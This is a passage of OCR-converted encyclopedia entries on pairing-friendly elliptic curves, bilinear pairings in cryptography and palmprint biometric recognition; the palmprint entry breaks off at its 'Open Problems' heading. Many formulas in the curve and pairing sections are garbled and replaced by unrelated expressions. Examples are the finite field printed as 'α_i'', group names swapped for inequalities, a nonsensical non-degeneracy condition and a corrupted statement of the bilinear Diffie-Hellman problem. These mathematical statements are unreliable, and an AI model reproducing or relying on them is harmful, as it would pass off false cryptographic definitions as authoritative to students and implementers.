$$\begin{aligned} C(x) \;=\; & D_2x^4 + (D_{1,2} - D_1 - D_2)\; x^3 \\ & + (D_{0,2} - D_2 - D_0 + D_1)\; x^2 \\ & + (D_{0,1} - D_1 - D_0)\; x + D_0 \end{aligned}$$

Then $r(x)$ divides $\Phi_{12}(t(x) - 1)$, and $4q(x) - t^2(x) = 3(6x^2 + 4x + 1)^2$. BN curve parameters are computed by selecting integers x of the right size until both $r(x)$ and $q(x)$ are prime. Once q and r are found, the actual curve equation is obtained via the CM method, which for discriminant $D = 3$ produces curve equations of the form $E : y^2 = x^3 + b$. The parameter $g_2^4 g_1^4 g_0^4$ is chosen such that $b + 1 \equiv z^2 \pmod{q}$ has a solution and the point $P = (1, z)$ on $e_{k_1}(x)$ satisfies $rP = \infty$.

Since the CM equation holds for the entire polynomials $q(x)$, $t(x)$, it is satisfied for every integer value of x. This is in contrary to the MNT curves; the BN curves represent a *complete family* of pairing-friendly elliptic curves.

BN curves have the practical advantage that over a 224-bit field α_i' , they match the 112-bit security level, while over a 256-bit field α_i' , they match the 128-bit security level.

Other Constructions of Pairing-Friendly Ordinary Elliptic Curves

A construction by Cocks and Pinch (2001, unpublished manuscript) produces curves with arbitrary prescribed embedding degree. Given a positive integer k, this method works by first fixing a positive integer D and a prime r and then computing an integer t and a prime q such that the CM equation is satisfied. Specifically, one executes the following steps:

1. Fix a positive square-free integer D.

2. Let r be a prime such that $k \mid r - 1$ and the congruence $-D \equiv s^2 \pmod{r}$ has a solution.

3. Let z be such that k is the smallest positive integer with $z^k \equiv 1 \pmod{r}$. (Such a z exists because $k \mid r - 1$.) Let $t' = z + 1$.

4. Let $y' = (t' - 2)/\sqrt{-D} \pmod{r}$.

5. Let $t \in \mathbb{Z}$ be congruent to t mod r, and let $g \in \mathbb{G}$ be congruent to y' mod r. Let $q = (t^2 + Dy^2)/4$.

If q is an integer and prime, then there exists an elliptic curve E over α_i' with an order-r subgroup and embedding degree k. If $D < 10^{12}$, then E can be constructed via the CM method.

The key feature of this algorithm is that y is constructed such that $Dy^2 + (t - 2)^2$ is divisible by r. With q chosen such that the CM equation $4q - t^2 = Dy^2$ is satisfied, this yields $4(q + 1 - t) \equiv 0 \pmod{r}$. Lastly, the choice of t ensures that $r \mid \Phi_k(t - 1)$.

There is no reason to believe a priori that t or y can be chosen to be much smaller than r, and thus in general $q \approx r^2$, and $\rho \approx 2$. On the other hand, Cocks-Pinch curves are easy to generate, and in particular one can take r to be any prime congruent to 1 mod k, so r can have low Hamming weight or other desirable features.

The Cocks-Pinch method is also important because it can be generalized to produce families of curves with $\rho < 2$, for selected embedding degrees. This includes work by Barreto, Brezing, Kachisa, Lynn, Scott, and Weng – a comprehensive survey on those and several other constructions of pairing-friendly curves is found in the paper by Freeman et al. (2010).

Cross-References

Elliptic Curves
Pairings

References

Barreto PSLM, Naehrig M (2006) Pairing-friendly elliptic curves of prime order. Selected areas in cryptography—SAC 2005. Lecture notes in computer science, vol 3897, pp 319–331. Springer, Berlin/New York

Freeman D, Scott M, Teske E (2010) A taxonomy of pairing-friendly elliptic curves. J Cryptol 23:224–280
[MathSciNet][zbMATH]

Miyaji A, Nakabayashi M, Takano S (2001) New explicit conditions of elliptic curve traces for FR-reduction. IEICE Trans Fundam E84-A(5):1234–1243
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_254

Pairings

Darrel Hankerson[4] ✉ and Alfred Menezes[5] ✉
(4) Department of Mathematics, Auburn University, Auburn, AL, USA
(5) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Synonyms

Bilinear pairings

Definition

Let *n* be a prime number, and let $\sum x_i \leq h$, $\sum x_i \leq h$, $\mathbb{R}^3$ be (multiplicatively written) cyclic groups of order *n*. A *pairing* on $o(\log(n/c))$ is a map

$$\hat{e} : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_3$$

that satisfies the following three conditions:

1. (*bilinearity*) For all $r_1, r_2 \in \mathbb{G}_1$ and $\ker \psi = K$, $c \equiv s_0 + s_1 + s_2 + s_3 \pmod{p}$, and $10 = 2 \times 5 = 2 \times 11 \pmod{12}$.

2. (*non-degeneracy*) $p = f\ (2^m)$, .

3. (*computability*) $\hat{e}(r, s)$ can be efficiently computed for all $r \in \mathbb{G}_1$ and $r \in \mathbb{G}_1$.

It follows from the bilinearity property that $\hat{e}(r^a, s^b) = \hat{e}(r, s)^{ab} = \hat{e}(r^b, s^a)$ for all $r \in \mathbb{G}_1$, $r \in \mathbb{G}_1$, and $a, b \in \mathbb{Z}$.

Background

Beginning in 2000, pairings have been widely used in the design of cryptographic protocols for such tasks as Identity-Based Encryption and Aggregate Signatures. The security of these pairing-based protocols is dependent on the hardness of certain computational problems. For example, security of the Boneh-Franklin Identity-Based Encryption Scheme relies on the intractability of the bilinear Diffie-Hellman problem: given $g_1^a, g_1^b \in \mathbb{G}_1$ and $\vec{x} - \vec{y} \in L$, compute $(r, s) \in \mathbb{Z}_p^*$. Necessary conditions for intractability of such problems include hardness of the Discrete Logarithm Problems in $\mathbb{R}^3$, $\mathbb{R}^3$, and $\mathbb{R}^3$. Pairings that are cryptographically useful can be constructed from elliptic curves defined over finite fields, and more generally from hyperelliptic curves and abelian varieties. For an overview of the mathematics and implementation of pairings, see El Mrabet and Joye (2017).

Theory

Let *E* be an Elliptic Curve defined over the Finite Field α_i' , and let *n* be a prime divisor of $G \leq \mathbb{F}_p^*$, the number of α_i' -rational points on *E*. Suppose further that $P \in E_a(\mathbb{F}_{2^m})$. Let $P \in E(\mathbb{F}_q)$ be a point of order *n*. Then the *embedding degree* of $\langle P \rangle$ is the smallest positive integer *k* such that $n | q^k - 1$. The embedding degree is so-named because the Weil and Tate Pairing Attacks efficiently transfer instances of the Elliptic Curve Discrete Logarithm Problem in $\langle P \rangle$ to instances of the discrete logarithm problem in μ_n, the order-*n* subgroup of the multiplicative group $\mathbb{F}_{q^k}^*$.

The Weil and Tate pairings also yield cryptographically useful pairings. In order for these pairings to be efficiently computable, the embedding degree k should be sufficiently small so that arithmetic in $\widetilde{\mathrm{DB}}$ is tractable. For this reason, E is said to be a *pairing-friendly elliptic curve* if k is small.

Suppose now that E is pairing-friendly, and suppose for simplicity that $k > 1$. Let $E[n]$ denote the set of *all* points on E that have order dividing n. Balasubramanian and Koblitz (1998) proved that $E[n] \subseteq E(\mathbb{F}_{q^k})$, whence $\det(z_j^i) = \pm 1$. Let us further assume that $\Omega\left(N \log N / k^2\right)$. Then the *modified Tate pairing* is a map

$$C = (a,\ \hat{a},\ c,\ d) \in G^4$$

defined as follows. Let $P_1, P_2 \in E[n]$. Let f be a rational function which has a zero of order n at P_1, a pole of order n at the point at infinity ∞, and no other zeros or poles on E. Let $R \in E[n]$ be any point satisfying $R \notin \{\infty, P_1, -P_2, P_1 - P_2\}$. Then

$$e(P_1, P_2) = \left(\frac{f(P_2 + R)}{f(R)}\right)^{(q^k - 1)/n}.$$

The function f can be efficiently computed using Miller's algorithm (Miller, 2004).

In recent years, many families of pairing-friendly elliptic curves have been discovered; see the entry on Pairing-Friendly Elliptic Curves for a summary. In addition, many efficient algorithms have been devised for computing the modified Tate pairing and its variants.

If E is Supersingular, then it is known that $k \leq 6$. Noteworthy families of supersingular elliptic curves are the $k = 2$ curves over prime fields, the $k = 4$ curves over characteristic-two fields, and the $k = 6$ curves over characteristic-three fields. These elliptic curves give rise to non-degenerate bilinear pairings $r, r_1, r_2, \ldots, r_k \in \mathbb{Z}_p$, which are called *symmetric* because $y_2, \ldots, y_n \in \mathbb{Z}_p$.

Suppose now that E is an ordinary pairing-friendly elliptic curve. Noteworthy families include the $k = 6$ Miyaji-Nakabayashi-Takano (MNT) curves, the $k = 12$ Barreto-Naehrig (BN) curves, and the $k = 18$ Kachisa-Schaefer-Scott (KSS) curves. Let $Q \in E[n]$ with $Q \notin \langle P \rangle$. Then the restriction of the modified Tate pairing $r, r_1, r_2, \ldots, r_k \in \mathbb{Z}_p$ is a non-

degenerate bilinear pairing, called *asymmetric* because $\langle P \rangle \neq \langle Q \rangle$. The fastest pairing known is the R-ate pairing (Lee et al., 2009).

As mentioned above, necessary conditions for the security of these pairings are that the discrete logarithm problems in $\langle P \rangle$, $\langle Q \rangle$, and μ_n be intractable. Consequently, n should be sufficiently large so that Pollard's Rho Algorithm in a group of order n is intractable, whereas q^k should be sufficiently large so that the Index-Calculus Attacks on the discrete logarithm problem in $\widetilde{\mathrm{DB}}$ are intractable. For example, if a 128-bit security level is desired, then one should ensure that $n \geq 2^{256}$. Furthermore, one should ensure that $q^k \geq 2^{3072}$ if q is prime. Since the discrete logarithms problem in finite fields of characteristic two and three can be solved in quasi-polynomial time (Barbulescu et al., 2014), symmetric pairings derived from elliptic curves over small-characteristic finite fields (including the aforementioned $k = 4$ curves over characteristic-two fields, and the $k = 6$ curves over characteristic-three fields) are insecure and should not be used in cryptographic applications (Adj et al., 2018; Granger, 2014).

References

Adj G, Canales-Martínez I, Cruz-Corteés N, Menezes A, Oliveira T, Rivera-Zamarripa L, Rodríguez-Henríquez F (2018) Computing discrete logarithms in cryptographically-interesting characteristic-three finite fields. Adv Math Commun 12:741–759
[MathSciNet][zbMATH]

Balasubramanian R, Koblitz N (1998) The improbability that an elliptic curve has sub-exponential discrete log problem under the Menezes-Okamoto-Vanstone algorithm. J Cryptol 11:141–145
[zbMATH]

Barbulescu R, Gaudry P, Joux A, Thomé E (2014) A heuristic quasi-polynomial algorithm for discrete logarithm in finite fields of small characteristic: Improvements over FFS in small to medium characteristic. In: Advances in Cryptology—EUROCRYPT 2014, Lecture Notes in Computer Science, vol 8441. Springer, pp 1–16

El Mrabet N, Joye M (2017) Guide to pairing-based cryptography. CRC Press, Boca Raton
[zbMATH]

Granger R, Kleinjung T, Zumbrägel J (2014) Breaking '128-bit secure' supersingular binary curves (or how to solve discrete logarithms in $\mathbb{F}_{2^{4\cdot 1223}}$ and $\mathbb{F}_{2^{4\cdot 1223}}$). In: Advances in Cryptology–CRYPTO 2014. Lecture Notes in Computer Science, vol 8617. Springer, pp 126–145

Lee E, Lee H-S, Park C-M (2009) Efficient and generalized pairing computation on abelian varieties. IEEE Trans Inf Theory 55:1793–1803

[MathSciNet][zbMATH]

Miller V (2004) The Weil pairing, and its efficient calculation. J Crypt 17:235–261
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300677

Palm Vein Recognition

Hand-Based Vascular Patterns

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300678

Palmprint Authentication

Palmprint Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_744

Palmprint Recognition

David Zhang[6, 7, 9] ✉, Feng Yue[8, 9] ✉, Wangmeng Zuo[8, 9] ✉ and Xu Liang[6, 10] ✉

(6) Bio-Computing Research Center, Harbin Institute of Technology, Shenzhen, China
(7) School of Data Science, The Chinese University of Hong Kong, Shenzhen, China
(8) School of Computer Science and Technology, Harbin Institute of Technology, Harbin, China
(9) Department of Computing, The Hong Kong Polytechnic University, Hung Hom, Hong Kong
(10) Shenzhen Institute of Artificial Intelligence and Robotics for Society, Shenzhen, China

✉ **David Zhang**
Email: davidzhang@cuhk.edu.cn
Email: csdzhang@comp.polyu.edu.hk

✉ **Feng Yue**
Email: csfyue@gmail.com

✉ **Wangmeng Zuo**
Email: wmzuo@hit.edu.cn
Email: cswmzuo@gmail.com

✉ **Xu Liang (Corresponding author)**
Email: xuliangcs@gmail.com


Synonyms

Definitions

Palmprint recognition is one of the biometric technologies that uses unique discriminative features of palmprint to automatically recognize a person's identity.


Background

Biometrics is the technology of identifying a person by his/her physiological characteristics, such as the iris, palmprint, fingerprint, and face, or using some aspect of his/her behavior, such as voice, signature, and gesture. Compared with traditional token-based or knowledge-based personal identifications that have the limitations of being easily stolen or forgotten, biometrics is regarded as a highly reliable and effective means to automatically recognize a person's identity. Palmprint recognition is a relatively novel but efficient biometric technology. There are many unique features in palmprint that can be used for personal identification. In a low-resolution palmprint image with less than 100 dpi, the most distinctive features are principal lines and wrinkles (as shown in Fig. 1), while in a high-resolution palmprint image with at least 400 dpi, more features, such as ridges, minutiae points, and singular points, can be extracted (Jain and Feng, 2008). Besides, it has been revealed that the three-dimensional (3D) shape features of palm lines also carry important information for personal authentication. Although it is possible to construct a highly accurate palmprint recognition system using a high-resolution capture device, it is often very time-consuming to capture and process the images. In general, high-resolution palmprint images are essential for some applications such as law enforcement, while low-resolution images are more suitable for civil and commercial applications (Zhang et al., 2003).



Palmprint Recognition, Fig. 1 Palm image sample

Building a palmprint recognition system usually involves four modules: image acquisition, preprocessing, feature extraction, and matching. The image acquisition module aims at obtaining a good-quality palmprint image within a short time interval. In preprocessing, the target is to detect several key points to align different palmprint images and establish a reference coordinate system. In feature extraction and matching, a set of discriminative features is extracted from the palmprint image and then compared against the stored templates to generate matching results. The final decision can be made according to the matching results and the predefined threshold. Figure 2 shows a typical pipeline of palmprint preprocessing and feature extraction. After region of interest (ROI) localization, the normalized ROI image is obtained. Then, the image is divided into overlapped blocks. The directional filters are used to extract the direction responses of each block. At last, the final feature map is generated based on special rules.



Palmprint Recognition, Fig. 2 Palmprint preprocessing and feature extraction

Palmprint recognition may operate in either of two modes, verification or identification. In verification, identity is validated by matching a test palmprint image with a stored template of claimed identity and then making a decision to determine whether the claim is true or not. Verification is a typical one-to-one matching task. In identification, the task is more complex as determining the identity of a query palmprint requires the system to search the most similar one from all the templates in the database. The subject which the resultant template belongs to is recognized as the identification result. Identification is thus a one-to-many matching task and a more challenging problem than verification.

Theory

Feature extraction and matching are two of the most crucial problems in palmprint recognition. At present, a lot of performance comparison work has been published (Fei et al., 2018; Jia et al., 2017). Palmprint recognition methods can be roughly grouped into three categories: holistic-based methods, local-feature-based methods, and deep convolutional neural network (DCNN)-based methods. Holistic-based methods treat a palmprint image as a vector, 2D matrix, or second-order tensor, and feature extraction and classification techniques are then used for palmprint recognition, such as the subspace method and invariant moments for feature extraction, and the nearest neighbor and support vector machine (SVM) for classification. These kinds of methods are over-relied on the sample amount of each class, and their performances are sensitive to the samples selected for training. Local-feature-based methods extract local salient features (such as lines and texture features) from palmprint images and use a matcher to compare against the stored templates. These kinds of methods are simple and efficient, so they are the most used methods for palmprint recognition. The CNN-based methods, such as PalmNet (Genovese et al., 2019) and $\text{PalmR}_{\text{CNN}}$ (Zhang et al., 2018), also extract features by convolution operations, but they have many more parameters and can learn the optimal parameters automatically. However, in general, DCNN-based methods need powerful graphics cards to deal with massive calculations.

As one category of local-feature-based methods, the coding-based methods, which encode the response of a bank of filters into bitwise code, have been very successful in palmprint representation and matching. They

have the advantages of small feature size and fast matching speed. Generally speaking, there are three main topics: filter design, coding scheme, and matching approach. Three representative approaches, i.e., competitive code (Kong and Zhang, 2004), ordinal measure (Sun et al., 2005), and robust line orientation code (RLOC) (Jia et al., 2008), are described here to demonstrate these three topics.

Competitive Code


Competitive code is an effective method for the extraction and representation of palm line orientation information. The 2D Gabor function is adopted for filtering the palmprint images. Furthermore, since palm lines are negative, only the negative real part of the 2D Gabor function is shown as follows:

$$\psi(x, y, x_0, y_0, \omega, \theta, \kappa) = \frac{-\omega}{\sqrt{2\pi}\kappa} e^{\frac{-\omega^2}{8\kappa^2}(4x'^2+y'^2)} \left(\cos(\omega x') - e^{-\frac{\kappa^2}{2}}\right), \quad (1)$$

where $x' = (x - x_0)\cos\theta + (y - y_0)\sin\theta$, $y' = -(x - x_0)\sin\theta + (y - y_0)\cos\theta$, (x_0, y_0) is the center of the function, ω is the radial frequency in radians per unit length, and θ is the orientation of the Gabor functions in radians. The κ is defined by $\kappa = \sqrt{2\ln 2}\left(\frac{2^\delta+1}{2^\delta-1}\right)$, where δ is the half-amplitude bandwidth of the frequency response. When σ and δ are fixed, ω can be derived from $\omega = \kappa/\sigma$. Let $I(x, y)$ denote the preprocessed image, $\psi(x, y, \theta)$ is the filter with orientation θ, and the competitive rule is defined as

$$j = \arg\max_{\theta}\{I(x, y) * \psi(x, y, \theta_j)\}, \quad (2)$$

where j is the winning index and $*$ denotes the convolution operator. In the competitive coding scheme, six filters with orientations $\theta_n = n\pi/6$, $n = \{0, 1, \ldots, 5\}$ are selected for the competition. The procedure of the feature extraction and representation is illustrated in Fig. 3.



Palmprint Recognition, Fig. 3 Procedure of the competitive coding scheme

After feature extraction, the distance of two palmprints is measured by the summation of the angular distance of all sampling points. The winning index is represented by 3 bits to efficiently calculate this angular distance, as illustrated in Tables 1 and 2. With this bitwise representation, the angular distance of two competitive codes can be efficiently computed with Boolean XOR operators.

Palmprint Recognition, Table 1 Bitwise representation of the competitive code

Winning index	Bit 1	Bit 2	Bit 3
0	0	0	0
1	0	0	1
2	0	1	1
3	1	1	1
4	1	1	0
5	1	0	0

Palmprint Recognition, Table 2 All possible angular distances between different winning indexes

α^a j_1 / j_2	0	1	2	3	4	5
0	0	1	2	3	2	1
1	1	0	1	2	3	2
2	2	1	0	1	2	3
3	3	2	1	0	1	2
4	2	3	2	1	0	1
5	1	2	3	2	1	0

[a]Here, α is the angular distance between winner indices j_1 and j_2

Ordinal Measure

Ordinal measure is different from competitive code. It first uses six 2D elliptical Gaussian filters for filtering the palmprint image and then compares the two filtering responses orthogonal in orientations to generate 1 bit feature code. The 2D elliptical Gaussian filter used by ordinal measure is defined as

$$f(x, y, x_0, y_0, \delta_x, \delta_y, \theta) = \exp\left(-\left(\frac{x'}{\delta_x}\right)^2 - \left(\frac{y'}{\delta_y}\right)^2\right), \tag{3}$$


where x', y', x_0, y_0, θ are the same as defined in Eq. (1) and δ_x and δ_y are the horizontal and vertical scale of the Gaussian filter, respectively. Since this method only concerns the relative magnitude of the filtering responses orthogonal in orientations, the ordinal coding role is defined as

$$OF(x, y, \theta) = \frac{1 + \mathrm{sgn}(I(x, y) * (f(x, y, \theta) - f(x, y, \theta + \pi/2)))}{2}, \tag{4}$$

where sgn(·) is the sign function.

The code size of the competitive code and ordinal measure is the same: for each sample pixel, the code length is 3 bits. However, the ordinal measure scheme has a faster feature extraction speed than the competitive code by performing filter-level combination. The filtering process can be performed only on three orientations, which allows the ordinal measure to save roughly half the feature extraction time in comparison to the competitive code method. After the ordinal code is generated, we can get

the final identity by template matching. The distance used in this method is the Hamming distance, so the matching score stands for the dissimilarity level of the two templates. Figure 4 shows the distributions of the genuine and impostor matching scores obtained from the verification experiment on the Tongji contactless palmprint dataset (Zhang et al., 2017). From it, we can see there exists a clear distinction between the intra-class and inter-class distributions.



Palmprint Recognition, Fig. 4 The distributions of the genuine and impostor matching scores

RLOC

In the feature extraction stage, RLOC uses a modified finite radon transform (MFRAT) to extract the orientation features of palm lines and encodes the winning orientation index. Denoting $Z_p = \{-p, \ldots, 0, 1, \ldots, p\}$, where p is a positive integer, the MFRAT of an image $I(i, j)$ on the finite grid Ω_p^1 is defined as

$$MFRAT_I(i_0, j_0, \theta) = \sum_{(i,j)\in L_\theta} I(i, j), \tag{5}$$

where L_θ denotes the set of neighbor points of (i_0, j_0) that make up a line with angle θ, which means

$$L_\theta = \{(i, j) : j = k(i - i_0) + j_0, i \in Z_p\}, \tag{6}$$

where (i_0, j_0) denotes the center point, and k is the corresponding slope of L_θ. Actually, the width of palm lines usually is larger than 1 pixel, and L_θ is further extended to represent the set of points that makes up a line with angle θ and line width d. Since the palm lines are negative, the orientation of center point $I(i_0, j_0)$ is determined using a winner-takes-all rule:

$$\begin{aligned} &w(i_0, j_0) = arg\min_n(MFRAT_I(i_0, j_0, \theta_n)), \\ &\theta_n = n\pi/6, n \in \{0, 1, \ldots, 5\}, \end{aligned} \tag{7}$$

where, $w(i_0, j_0)$ is the winner index. To improve the fault-tolerant ability, in the matching stage, RLOC adopts a pixel-to-area matching scheme, where each pixel in one template is compared with the neighborhood of the corresponding pixel in another template.

Compared with the competitive code and ordinal measure, RLOC has a faster feature extraction speed because the implementation of MFRAT only uses summation operation. However, because RLOC adopts the pixel-to-area comparison scheme, the matching speed of RLOC would be much slower.

Applications


Currently, numerous kinds of palmprint recognition systems have been proposed (Genovese et al., 2014). Due to its attractive features, low-resolution palmprint recognition is expected to have a wide range of potential civilian applications such as access control and work attendance checking. For instance, for workers and elders who may not provide clear fingerprint because of their problematic skins and physical work, or identical twins who have very similar faces, palmprint recognition can provide a more reliable and effective way of automatic personal identification.

Currently, most of the applications of high-resolution palmprint images are related to forensic applications, where the partial-to-full matching must be supported. For example, the partial (also called latent) palmprint lifted from knife hilts, gun grips, steering wheels, and window panes from the crime scene can be used to match against background database of full palmprints. Because of the complex background, small common areas, and a large number of creases, latent palmprint matching is a more challenging

problem than full-to-full matching, which is commonly used in low-resolution palmprint recognition (Jain and Feng, 2008).

Experimental Results

The Hong Kong Polytechnic University published a palmprint dataset (version 2) in 2006. The images in this database are captured by a special device based on a charge-coupled device (CCD) camera, with a resolution of 75 dpi and a size of 384 × 284. This dataset is the largest touch-based palmprint dataset publicly available and the most extensively used by researchers. It consists of 7752 images captured from 386 palms of 193 individuals in 2 sessions, where the average interval between the first and the second session is around 2 months. During each session, about ten palmprint images of the left palm and ten of the right palm are captured. Since then, many organizations established and published their datasets, including the Chinese Academy of Sciences, Indian Institute of Technology Delhi, and Tongji University. The short names of those palmprint datasets mentioned above are PolyU, CASIA, IITD, and Tongji, respectively. Figure 5 shows the palm images selected from each of those databases. Table 3 lists the number of palms and the number of images of these datasets. Currently, Tongji is the largest contactless palmprint dataset.



Palmprint Recognition, Fig. 5 Sample images of the PolyU, CASIA, IITD, and Tongji palmprint datasets

Palmprint Recognition, Table 3 Publicly available palmprint datasets

Datasets	Number of palm	Number of images
PolyU	386	7752
CASIA	624	5502
IITD	460	2601

Datasets	Number of palm	Number of images
Tongji	600	12,000

In palmprint verification, the key measurements in accuracy are the false acceptance rate (FAR) and the false rejection rate (FRR). The former is the percentage that palmprint verification system incorrectly accepts access attempted by an unauthorized user, while the latter denotes the percentage that the system incorrectly rejects an authorized access attempt. In the verification experiment, if each of the palmprint images in the PolyU dataset is matched with all the remaining images, then the FAR values of competitive code, ordinal measure, and RLOC when FRR = 10^{-4}% are 0.44%, 4.79%, and 1.25%, respectively.

The key measurement in accuracy in palmprint identification experiment is the identification rate (IR). It is the percentage that the palmprint identification system correctly recognizes the identity of an authorized user from all the registered users. In the PolyU dataset, if three palmprint images collected in the first session are randomly selected as templates for each palm and all the images collected in the second session are treated as queries, then the identification rates of competitive code, ordinal measure, and RLOC are 99.95%, 99.92%, and 99.95%, respectively.

Open Problems

